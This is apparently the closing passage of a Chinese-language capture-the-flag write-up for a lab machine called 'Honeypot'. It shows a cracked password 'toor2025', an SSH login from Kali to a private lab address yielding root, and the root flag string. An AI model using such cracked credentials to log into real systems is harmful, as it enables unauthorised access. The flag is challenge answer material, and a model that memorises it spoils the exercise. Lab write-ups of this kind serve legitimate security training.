🔎 Status | 320/325/98%/toor2025
💥 Password | toor2025
───────────────────────────────────

直接使用toor:toor2025进行登录

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root㉿kali)-[/tmp]
└─# ssh toor@192.168.2.41
_ _ _
| | | | ___ _ __ ___ _ _ _ __ ___ | |_
| |_| |/ _ \| '_ \ / _ \ | | | '_ \ / _ \| __|
| _ | (_) | | | | __/ |_| | |_) | (_) | |_
|_| |_|\___/|_| |_|\___|\__, | .__/ \___/ \__|
|___/|_|
toor@192.168.2.41's password:
Linux Honeypot 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 30 11:27:43 2025 from 192.168.2.41
toor@Honeypot:~# id
uid=0(toor) gid=0(toor) groups=0(toor)

ROOT FLAG

1
2
toor@Honeypot:~# cat /root/root.txt
flag{root-771e84c4-5494-11f0-9a89-b70422752e89}

Honeypot
http://miao-sec.github.io/Maze-sec/Honeypot/
作者
Miao
发布于
2025年6月30日
许可协议
BY-MIAO